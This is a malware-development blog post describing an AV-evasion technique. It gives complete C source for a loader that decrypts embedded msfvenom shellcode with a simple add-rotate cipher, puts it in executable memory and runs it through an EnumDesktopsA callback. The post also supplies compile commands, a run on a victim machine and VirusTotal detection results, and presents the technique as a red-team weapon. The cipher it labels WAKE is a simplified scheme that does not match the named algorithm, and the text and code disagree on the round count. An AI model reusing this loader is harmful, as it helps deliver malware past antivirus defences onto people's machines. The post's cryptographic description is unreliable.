

# Malware and cryptography 21: encrypt/decrypt payload via WAKE. Simple C++ example.

🌐 [cocomelonc.github.io/malware/2023/10/20/malware-cryptography-21.html](https://cocomelonc.github.io/malware/2023/10/20/malware-cryptography-21.html)

October 20, 2023




8 minute read

Hello, cybersecurity enthusiasts and white hackers!

```

2  /* hack.c
3  * WAKE encrypt/decrypt implementation
4  * author: @cocomelonc
5  * https://cocomelonc.github.io/malware-cryptography-21.html
6 */
7 #include <stdio.h>
8 #include <stdint.h>
9 #include <string.h>
10 #include <stdlib.h>
11 #include <windows.h>
12
13 #define ROUNDS 64
14
15 // WAKE key schedule
16 void key_schedule(uint32_t key, uint32_t
17 schedule[0] = key;
18 for (int i = 1; i < ROUNDS; i++) {
19 schedule[i] = (schedule[i - 1] + 0x6D
20 }
21 }
22
23 // WAKE encryption
24 void wake_encrypt(uint32_t schedule[ROUND
25 for (size_t i = 0; i < data_len; i++) {
26 for (int j = 0; j < ROUNDS; j++) {
27 data[i] += schedule[j];
28 data[i] = (data[i] << 3) | (data[i]
29 }
30 }
31 }
32
33 // WAKE decryption
34 void wake_decrypt(uint32_t schedule[ROUND
35 for (size_t i = 0; i < data_len; i++) {
36 for (int j = ROUNDS - 1; j >= 0; j--) {
37 data[i] = (data[i] >> 3) | (data[i]
38 data[i] -= schedule[j];
39 }
40 }
41 }
42

```



This post is the result of my own research on trying to evade AV engines via encrypting payload with another algorithm: WAKE. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

## wake

The *WAKE (Word Auto-Key Encryption)* algorithm, created by *David Wheeler in 1993*, is a stream encryption method. It uses an automatic key schedule to encrypt and decrypt data. Operating in rounds, it generates an auto-key sequence to scramble data. Its simplicity makes it easy to implement, though not suitable for high-security applications due to known vulnerabilities. WAKE encryption offers historical significance as one of the early cryptographic algorithms for lightweight applications.

## practical example

Here's a step-by-step overview of implementing the WAKE encryption algorithm with 32 rounds:

**Key Scheduling:** - Start with a **32-bit** encryption key. Initialize a schedule array to store round keys. The first key is the user-provided key, and the remaining keys are generated using a simple arithmetic operation and a multiplier.

```

void key_schedule(uint32_t key, uint32_t schedule[ROUNDS]) {
    schedule[0] = key;
    for (int i = 1; i < ROUNDS; i++) {
        schedule[i] = (schedule[i - 1] + 0x6DC597F) * 0x5851F42D;
    }
}

```

*Data Preparation:* - Divide the data into **32-bit** blocks if the data length is not already a multiple of **4 bytes**. Add padding to ensure the last block is 32 bits:

```

void add_padding(unsigned char **data, size_t *data_len) {
    size_t original_len = *data_len;
    size_t new_len = (*data_len + 3) & ~3; // Round up to the nearest 4 bytes
    if (new_len != original_len) {
        unsigned char *new_data = (unsigned char *)malloc(new_len);
        if (new_data == NULL) {
            // Handle memory allocation error
            return;
        }
        memset(new_data, 0, new_len);
        memcpy(new_data, *data, original_len);
        *data = new_data;
        *data_len = new_len;
    }
}

```

*Encryption:* - For each **32-bit** block of data:

- For each of the **32 rounds**:
- Add the current round key to the data block.
- Perform a bitwise rotation operation on the data (shifting left by 3 bits and rotating in the carry bit).
- Continue to the next round:

```

void wake_encrypt(uint32_t schedule[ROUNDS], uint32_t *data, size_t data_len) {
    for (size_t i = 0; i < data_len; i++) {
        for (int j = 0; j < ROUNDS; j++) {
            data[i] += schedule[j];
            data[i] = (data[i] << 3) | (data[i] >> 29);
        }
    }
}

```

*Decryption:* - To decrypt, you need the same key schedule. Reverse the encryption process by applying operations in reverse order.

```

void wake_decrypt(uint32_t schedule[ROUNDS], uint32_t *data, size_t data_len) {
    for (size_t i = 0; i < data_len; i++) {
        for (int j = ROUNDS - 1; j >= 0; j--) {
            data[i] = (data[i] >> 3) | (data[i] << 29);
            data[i] -= schedule[j];
        }
    }
}

```

*Padding Removal:* - After decryption, remove any added padding from the data:

```

// Remove padding from data
void remove_padding(unsigned char **data, size_t *data_len) {
    // find the last non-zero byte
    int i = *data_len - 1;
    while (i >= 0 && (*data)[i] == 0) {
        i--;
    }

    // Calculate the new length without padding
    size_t new_len = i + 1;
    if (new_len != *data_len) {
        // Create a new buffer without padding
        unsigned char *new_data = (unsigned char *)malloc(new_len);
        if (new_data == NULL) {
            // Handle memory allocation error
            return;
        }
        memcpy(new_data, *data, new_len);
        *data = new_data;
        *data_len = new_len;
    }
}

```

This implementation yields a simple yet effective encryption scheme. However, it's important to note that the WAKE algorithm has known vulnerabilities and is not suitable for high-security applications.

So, full source code for encryption and decryption our [meow-meow](#) payload is looks like this:

```

/*
 * hack.c
 * WAKE encrypt/decrypt implementation
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware-cryptography-21.html
*/
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROUNDS 64

// WAKE key schedule
void key_schedule(uint32_t key, uint32_t schedule[ROUNDS]) {
    schedule[0] = key;
    for (int i = 1; i < ROUNDS; i++) {
        schedule[i] = (schedule[i - 1] + 0x6DC597F) * 0x5851F42D;
    }
}

// WAKE encryption
void wake_encrypt(uint32_t schedule[ROUNDS], uint32_t *data, size_t data_len) {
    for (size_t i = 0; i < data_len; i++) {
        for (int j = 0; j < ROUNDS; j++) {
            data[i] += schedule[j];
            data[i] = (data[i] << 3) | (data[i] >> 29);
        }
    }
}

// WAKE decryption
void wake_decrypt(uint32_t schedule[ROUNDS], uint32_t *data, size_t data_len) {
    for (size_t i = 0; i < data_len; i++) {
        for (int j = ROUNDS - 1; j >= 0; j--) {
            data[i] = (data[i] >> 3) | (data[i] << 29);
            data[i] -= schedule[j];
        }
    }
}

// Add padding to data
void add_padding(unsigned char **data, size_t *data_len) {
    size_t original_len = *data_len;
    size_t new_len = (*data_len + 3) & ~3; // Round up to the nearest 4 bytes
    if (new_len != original_len) {
        unsigned char *new_data = (unsigned char *)malloc(new_len);
        if (new_data == NULL) {
            // Handle memory allocation error
            return;
        }

```

```

        memset(new_data, 0, new_len);
        memcpy(new_data, *data, original_len);
        *data = new_data;
        *data_len = new_len;
    }
}

// Remove padding from data
void remove_padding(unsigned char **data, size_t *data_len) {
    // find the last non-zero byte
    int i = *data_len - 1;
    while (i >= 0 && (*data)[i] == 0) {
        i--;
    }

    // Calculate the new length without padding
    size_t new_len = i + 1;
    if (new_len != *data_len) {
        // Create a new buffer without padding
        unsigned char *new_data = (unsigned char *)malloc(new_len);
        if (new_data == NULL) {
            // Handle memory allocation error
            return;
        }
        memcpy(new_data, *data, new_len);
        *data = new_data;
        *data_len = new_len;
    }
}

// Encrypt/decrypt data
void run_payload(unsigned char *data, size_t data_len, uint32_t key) {
    printf("original data:\n");
    for (size_t i = 0; i < data_len; i++) {
        printf("%02x ", data[i]);
    }
    printf("\n\n");

    add_padding(&data, &data_len); // Add padding

    printf("padded data:\n");
    for (size_t i = 0; i < data_len; i++) {
        printf("%02x ", data[i]);
    }
    printf("\n\n");

    size_t num_words = data_len / 4;
    uint32_t *data_words = (uint32_t *)data;

    uint32_t schedule[ROUNDS];
    key_schedule(key, schedule);
}

```

```

// Encrypt the data
wake_encrypt(schedule, data_words, num_words);

printf("encrypted data:\n");
for (size_t i = 0; i < num_words; i++) {
    // printf("%02X ", data_words[i]);
    for (int j = 0; j < 4; j++) {
        printf("%02x ", (data_words[i] >> (j * 8)) & 0xFF);
    }
    // printf(" "); // Add space between words
}
printf("\n\n");

// Decrypt the data
wake_decrypt(schedule, data_words, num_words);

printf("decrypted data:\n");
for (size_t i = 0; i < num_words; i++) {
    // printf("%08X ", data_words[i]);
    for (int j = 0; j < 4; j++) {
        printf("%02x ", (data_words[i] >> (j * 8)) & 0xFF);
    }
    // printf(" "); // Add space between words
}
printf("\n\n");

remove_padding(&data, &data_len); // Remove padding

printf("decrypted unpadded data:\n");
for (size_t i = 0; i < data_len; i++) {
    printf("%02x ", data[i]);
}
printf("\n\n");

LPVOID mem = VirtualAlloc(NULL, data_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, data, data_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
}

int main() {
    unsigned char data[] = {
        0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0,
        0x0, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
        0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b,
        0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0xf, 0xb7, 0x4a,
        0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2,
        0x2c, 0x20, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52,
        0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x8b, 0x42, 0x3c, 0x48,
        0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48, 0x85, 0xc0,
        0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
        0x8b, 0x40, 0x20, 0x49, 0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e,
        0x41, 0x8b, 0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31,
    };
}

```

```

0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38, 0xe0, 0x75,
0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd6,
0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x3e, 0x41,
0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x1, 0xd0, 0x3e,
0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e,
0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20,
0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12,
0xe9, 0x49, 0xff, 0xff, 0x5d, 0x49, 0xc7, 0xc1, 0x0, 0x0, 0x0,
0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0, 0x0, 0x3e, 0x4c, 0x8d,
0x85, 0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83,
0x56, 0x7, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2,
0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d, 0x65, 0x6f, 0x77,
0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0
};

size_t data_len = sizeof(data);

uint32_t key = 0x01234567; // 32-bit encryption key

run_payload(data, data_len, key);

return 0;
}

```

Of course, this will look suspicious for antivirus solutions, but I'll still look at the result. Printing operations is just for checking correctness of implementation.


## demo

---

Let's go see it in action.

Compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2023-10-20-malware-cryptography-21]
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2023-10-20-malware-cryptography-21]
$ ls -lt
total 52
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Oct 23 08:09 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 5713 Oct 22 21:55 hack.c
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2023-10-20-malware-cryptography-21]
$ █
```


And run it in the victim's machine ([Windows 7 x64](#) in my case):


```
.\hack.exe
```

```
2023-10-20-malware-cryptography-> C:\hack.c
145     unsigned char data[] = {
146         0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0,
147         0x0, 0x41, 0x41, 0x01, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0x02, 0x65,
148         0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b,
149         0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0xf, 0xb7, 0x4a,
150         0x4a, 0x4d, 0x31, 0x9c, 0x49, 0x8b, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
151         0x2c, 0x20, 0x41, 0xc1, 0x9c, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52,
152         0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x8b, 0x42 ①
153         0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
154         0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18,
155         0x8b, 0x40, 0x20, 0x49, 0x1, 0xd0, 0xe3, 0x5c, 0x48, 0x0ff,
156         0x41, 0x8b, 0x34, 0x88, 0x48, 0x01, 0x0d6, 0x4d, 0x31, 0x9c,
157         0xc0, 0xac, 0x41, 0xc1, 0x9c, 0xd, 0x41, 0x1, 0xc1, 0x3e,
158         0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1,
159         0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x1, 0xd0, 0x66,
160         0x8b, 0x8c, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0xc1, 0x49, 0x1,
161         0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41,
162         0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83
163         0x41, 0x52, 0x0ff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x4e
164         0x9e, 0x49, 0x0ff, 0x0ff, 0x5d, 0x49, 0x7, 0xc1, 0x1c,
165         0x0, 0x3e, 0x48, 0x8d, 0x95, 0xe, 0x0, 0x0, 0x0, 0x3e, 0x
166         0x85, 0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0x9c, 0x41, 0x8b,
167         0x56, 0x07, 0xffff, 0xd5, 0x48, 0x31, 0x9c, 0x41, 0x8b, 0x0f0,
168         0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d, 0x65
169         0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x5e, 0x3d, 0x0
170     };
171     size_t data_len = sizeof(data);
172
173     uint32_t key = 0x1234567; // 32-bit encryption key
174
175     run_payload(data, data_len, key);
176
177     return 0;
178 }
179
```

As you can see, payload (1) successfully decrypted. (2)

Also worked in windows 10 x64 v1903





Upload our sample `hack.exe` to VirusTotal:

<https://www.virustotal.com/gui/file/3a62d7b78fb812dc3d9823a248c204fcc810dcbaedd38797e83424596d028261/detection>

## As you can see, only 23 of 72 AV engines detect our file as malicious

Of course, this result is justified by the fact that the method of launching the shellcode is not new, also payload is generated by msfvenom.

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

### WAKE

[AV evasion: part 1](#)

[AV evasion: part 2](#)

[Shannon entropy](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*